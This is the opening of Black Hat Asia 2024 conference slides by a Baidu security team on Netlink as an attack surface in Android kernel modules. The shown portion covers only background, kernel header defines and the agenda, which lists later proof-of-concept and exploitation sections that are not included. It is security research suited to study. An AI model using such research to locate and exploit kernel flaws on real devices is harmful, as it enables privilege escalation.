



**blackhat**<sup>®</sup>  
ASIA 2024

APRIL 18-19, 2024  
BRIEFINGS

# LinkDoor: A Hidden Attack Surface in the Android Netlink Kernel Modules

Chao Ma, Han Yan, Tim Xia  
Baidu AIoT Security Team

# About us

## Baidu AIoT Security Team

- Focus on Android / Linux platform
- Aim to discover 0day vulnerability and explore possible defenses

## Members

- Chao Ma (machao2019@gmail.com)
- Han Yan (yanhan05@baidu.com)
- Tim Xia (xialiangzhao@baidu.com)

# Agenda

- Introduction
- Attack Surface Analysis
- Case Study
- PoC and Exploitation
- Conclusion


# Introduction

- Background of Netlink
- Programming model of Classic Netlink
- Flaws of Classic Netlink
- Programming model of Generic Netlink

# Introduction

## Background of Netlink

- Mainly used for bidirectional communication between the kernel and user-space processes
- Support full-duplex, asynchronous and multicast communication
- Two categories in usage: Classic Netlink and Generic Netlink



```
#define NETLINK_ROUTE 0 /* Routing/de
#define NETLINK_UNUSED 1 /* Unused numl
#define NETLINK_USERSOCK 2 /* Reserved fo
#define NETLINK_FIREWALL 3 /* Unused numl
#define NETLINK_SOCK_DIAG 4 /* socket mon:
#define NETLINK_NFLOG 5 /* netfilter/
#define NETLINK_XFRM 6 /* ipsec */
#define NETLINK_SELINUX 7 /* SELinux ev
#define NETLINK_ISCSI 8 /* Open-iSCSI
#define NETLINK_AUDIT 9 /* auditing *
#define NETLINK_FIB_LOOKUP 10
#define NETLINK_CONNECTOR 11
#define NETLINK_NETFILTER 12 /* netfilter :
#define NETLINK_IP6_FW 13
#define NETLINK_DNRTMSG 14 /* DECnet rou
#define NETLINK_KOBJECT_UEVENT 15 /* Kernel
#define NETLINK_GENERIC 16
/* leave room for NETLINK_DM (DM Events) */
#define NETLINK_SCSITransport 18 /* SCSI T
#define NETLINK_ECRYPTFS 19
#define NETLINK_RDMA 20
#define NETLINK_CRYPTO 21 /* Crypto lay
#define NETLINK_SMC 22 /* SMC monitoring

#define NETLINK_INET_DIAG NETLINK_SOCK_DIAG


#define MAX_LINKS 32
```

**Generic Netlink**

# Introduction

## Programming model of Classic Netlink

- (Classic) Netlink socket is supported since 1999 with Linux 2.2
- The programming model



# Introduction

## Flaws of Classic Netlink

- Limited number of Netlink protocol
- Complex usage



Generic Netlink

```
static inline struct sock *
netlink_kernel_create(struct net *net,
int unit,
struct netlink_kernel_cfg *cfg)

#define MAX_LINKS 32


-----

#define NLMSG_ALIGNTO 4U
#define NLMSG_ALIGN(len) ( ((len)+NLMSG_ALIGNTO-1) & ~(NLMSG_ALIGNTO-1) )
#define NLMSG_HDRLEN ((int) NLMSG_ALIGN(sizeof(struct nlmsghdr)))
#define NLMSG_LENGTH(len) ((len) + NLMSG_HDRLEN)
#define NLMSG_SPACE(len) NLMSG_ALIGN(NLMSG_LENGTH(len))
#define NLMSG_DATA(nlh) ((void *)(((char *)nlh) + NLMSG_HDRLEN))
#define NLMSG_NEXT(nlh, len) ((len) -= NLMSG_ALIGN((nlh)->nmsg_len), \
(struct nlmsghdr *)(((char *)nlh) + \
NLMSG_ALIGN((nlh)->nmsg_len)))
#define NLMSG_OK(nlh, len) ((len) >= (int)sizeof(struct nlmsghdr) && \
(nlh)->nmsg_len >= sizeof(struct nlmsghdr) && \
(nlh)->nmsg_len <= (len))
#define NLMSG_PAYLOAD(nlh, len) ((nlh)->nmsg_len - NLMSG_SPACE((len)))
```

# Introduction

## Programming model of Generic Netlink

- Generic Netlink socket is supported since 2006 with Linux 2.6.15
- The programming model






# Attack Surface Analysis

- Netlink architecture
- Kernel mechanism of Classic Netlink
- Threat model of Classic Netlink
- Kernel mechanism of Generic Netlink
- Threat model of Generic Netlink

# Attack Surface Analysis


## Netlink architecture



# Attack Surface Analysis

## Kernel mechanism of Classic Netlink

- Transfer Message Format

